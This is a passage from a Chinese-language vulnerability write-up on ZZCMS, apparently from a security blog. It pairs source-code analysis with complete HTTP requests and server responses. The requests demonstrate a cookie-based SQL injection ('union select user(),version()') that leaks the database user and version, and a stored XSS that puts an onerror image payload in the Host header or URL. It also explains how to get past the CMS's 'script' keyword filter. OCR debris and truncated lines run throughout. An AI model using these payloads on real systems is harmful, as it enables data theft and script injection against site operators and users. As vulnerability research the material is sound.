text/html,application/xhtml+xml,application/xml;q=0.9,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: bdshare_firstime=1568644834636; admin=admin;
pass=21232f297a57a5a743894a0e4a801fc3;zzcmscpid=1,1
) union%0aselect%0auser(),1,version(;
Connection: close
```

```
border='0' onload='resizeimg(60,60,this)'
alt='1231'></a></td></tr><tr><td
title='1231'>1231</td><tr/></table></td><td
align='center'><table  border='0'
cellspacing='1' cellpadding='1'
class='bgcolor2'><tr><td bgcolor='#FFFFFF'
align='center' width='60' height='60'><a
href='/zs/show-root@localhost.htm'
target='_blank'><img
src=http://127.0.0.15.7.26 border='0'
onload='resizeimg(60,60,this)'
alt='1'></a></td></tr><tr><td
title='1'>1</td><tr/></table></td></table><div
style='text-align:center;font-weight:bold'><a
href='/zs/zs_list.php?action=ClearCookies'>
清空查看记录</a></div>
</div>
</div>
<div class="left">
<div class="station2">
<li class='start'><a
href='http://127.0.0.1'>首页</a></li><li><a
href='/zs/index.htm'>招商</a></li>

</div>
```

(https://xzfile.aliyuncs.com/media/upload/picture/20190918195231-cbcc9016-da0a-1.png)

zs_list.php

```
$fp="../template/".$siteskin."/".$skin;
$f = fopen($fp,'r');
$strout = fread($f,filesize($fp));
...
$strout=showlabel($strout);
echo  $strout;
```



```
GET /zs/zs_list.php HTTP/1.1
Host: 192.168.0.13
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/76.0.3809.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: bdshare_firstime=1568644834636; admin=admin;
pass=21232f297a57a5a743894a0e4a801fc3;zzcmscpid=1,1
union%0aselect%0auser(),1,version(;
Connection: close
```


```
border='0' onload='resizeimg(60,60,this)'
alt='1231'></a></td></tr><tr><td
title='1231'>1231</td><tr/></table></td><td
align='center'><table  border='0'
cellspacing='1' cellpadding='1'
class='bgcolor2'><tr><td bgcolor='#FFFFFF'
align='center' width='60' height='60'><a
href='/zs/show-root@localhost.htm'
target='_blank'><img
src='http://127.0.0.1/5.7.26' border='0'
onload='resizeimg(60,60,this)'
alt='1'></a></td></tr><tr><td
title='1'>1</td><tr/></table></td></table><div
style='text-align:center;font-weight:bold'><a
href='/zs/zs_list.php?action=ClearCookies'>
清空查看记录</a></div></div>
</div>

<div class="left">
<div class="station2"><li class='start'><a
href='http://127.0.0.1'>首页</a></li><li><a
href='/zs/index.htm'>招商</a></li></div>

<div class="left_content">
<img src="/image/arrow.gif" />
<strong>按分类浏览</strong>
```

(https://xzfile.aliyuncs.com/media/upload/picture/20190918195237-cf5202ca-da0a-1.png)

三、XSS

user/ask.php


传入 action 为 modify 的话会执行 modify 函数，跟进 modify 函数



```php
<?php
$do=isset($_GET['do'])?$_GET['do']:'';
switch ($do){
case "add";add();break;
case "modify";modify();break;
}
```

(https://xzfile.aliyuncs.com/media/upload/picture/20190918195242-d29c35cc-da0a-1.png)


目标是触发 218 行的 markit 函数，可知，当传入 id 不为 0 的时候，并且根据你要修改的 id 从 zzcms_ask 表里面查询出来的编辑者不是当前用户的话，那么就会触发 markit



```
function modify(){
global $username;
?>

<div class="admintitle">修改问答信息</div>
<?php
$page = isset($_GET['page'])?$_GET['page']:1;
checkid($page);
$id = isset($_GET['id'])?$_GET['id']:0;
checkid($id,1);

$sqlzx="select * from zzcms_ask where id='$id'";
$rszx =query($sqlzx);
$rowzx = fetch_array($rszx);
if ($id<>0 && $rowzx["editor"]<>$username) {
markit();
showmsg('非法操作！警告：你的操作已被记录！小心封你的用户及IP！');
}
?>
```


(https://xzfile.aliyuncs.com/media/upload/picture/20190918195249-d6bb715e-da0a-1.png)

跟进 markit 函数，发现使用 $_SERVER[‘HTTP_HOST’] 来进行拼接，直接在 host 头部构造 xss 语句




```php
function markit(){
        $userip=$_SERVER["REMOTE_ADDR"];
        //$userip=getip();
        $url="http://".$_SERVER['HTTP_HOST'].$_SERVER['REQUEST_URI'];
        query("insert into zzcms_bad (username,ip,dose,sendtime)values('".$_COOKIE["
            UserName"]."','$userip','$url','".date('Y-m-d H:i:s')."')") ;
}
```

(https://xzfile.aliyuncs.com/media/upload/picture/20190918195255-da17c7a8-da0a-1.png)



```
GET /user/ask.php?do=modify&page=1&id=8 HTTP/1.1
Host: <img src=1 onerror=alert(1)>
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/53
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: bigclassid=0; province=%E6%B2%B3%E5%8D%97; city=%E4%E
bdshare_firstime=1568644834636; admin=admin; pass=21232f297a57a5
PHPSESSID=0139tne8m87s11omfdunqsrsv3; UserName=admin; PassWo
Connection: close
```

(https://xzfile.aliyuncs.com/media/upload/picture/20190918195301-dd70da0c-da0a-1.png)



127.0.0.1 显示

1

确定


全选	用户名	IP	IP状态	备注
□	admin	192.168.0.13	正常	http://user/ask.php?do age=1&id=8

□ 全选 删除选中的信息 封选中的IP

(https://xzfile.aliyuncs.com/media/upload/picture/20190918195317-e73bb660-da0a-1.png)

因为还有 $_SERVER[‘REQUEST_URI’]，也可以在请求的 url 中构造，但是要注意在 inc/stopsqlin.php 中有过滤

```
if (strpos($_SERVER['REQUEST_URI'],'script')!==false || strpos($_SERVER['REQUEST_URI'],'%26%2399%26%
die ("无效参数");//注意这里不能用js提示
}
```



```
GET /user/ask.php?do=modify&page=1&id=8&s=<img src=1 onerror=alert(1)> HTTP/1.1
Host: 192.168.0.13
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.100
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: bigclassid=0; province=%E6%B2%B3%E5%8D%97; city=%E4%BF%A1%E9%98%B3%E5%B8%82;
bdshare_firstime=1568644834636; admin=admin; pass=21232f297a57a5a743894a0e4a801fc3; tablename=zzcms_zsclass;
PHPSESSID=0139tne8m87s11omfdunqsrsv3; UserName=admin; PassWord=21232f297a57a5a743894a0e4a801fc3
Connection: close
```

(https://xzfile.aliyuncs.com/media/upload/picture/20190918195334-f1361a02-da0a-1.png)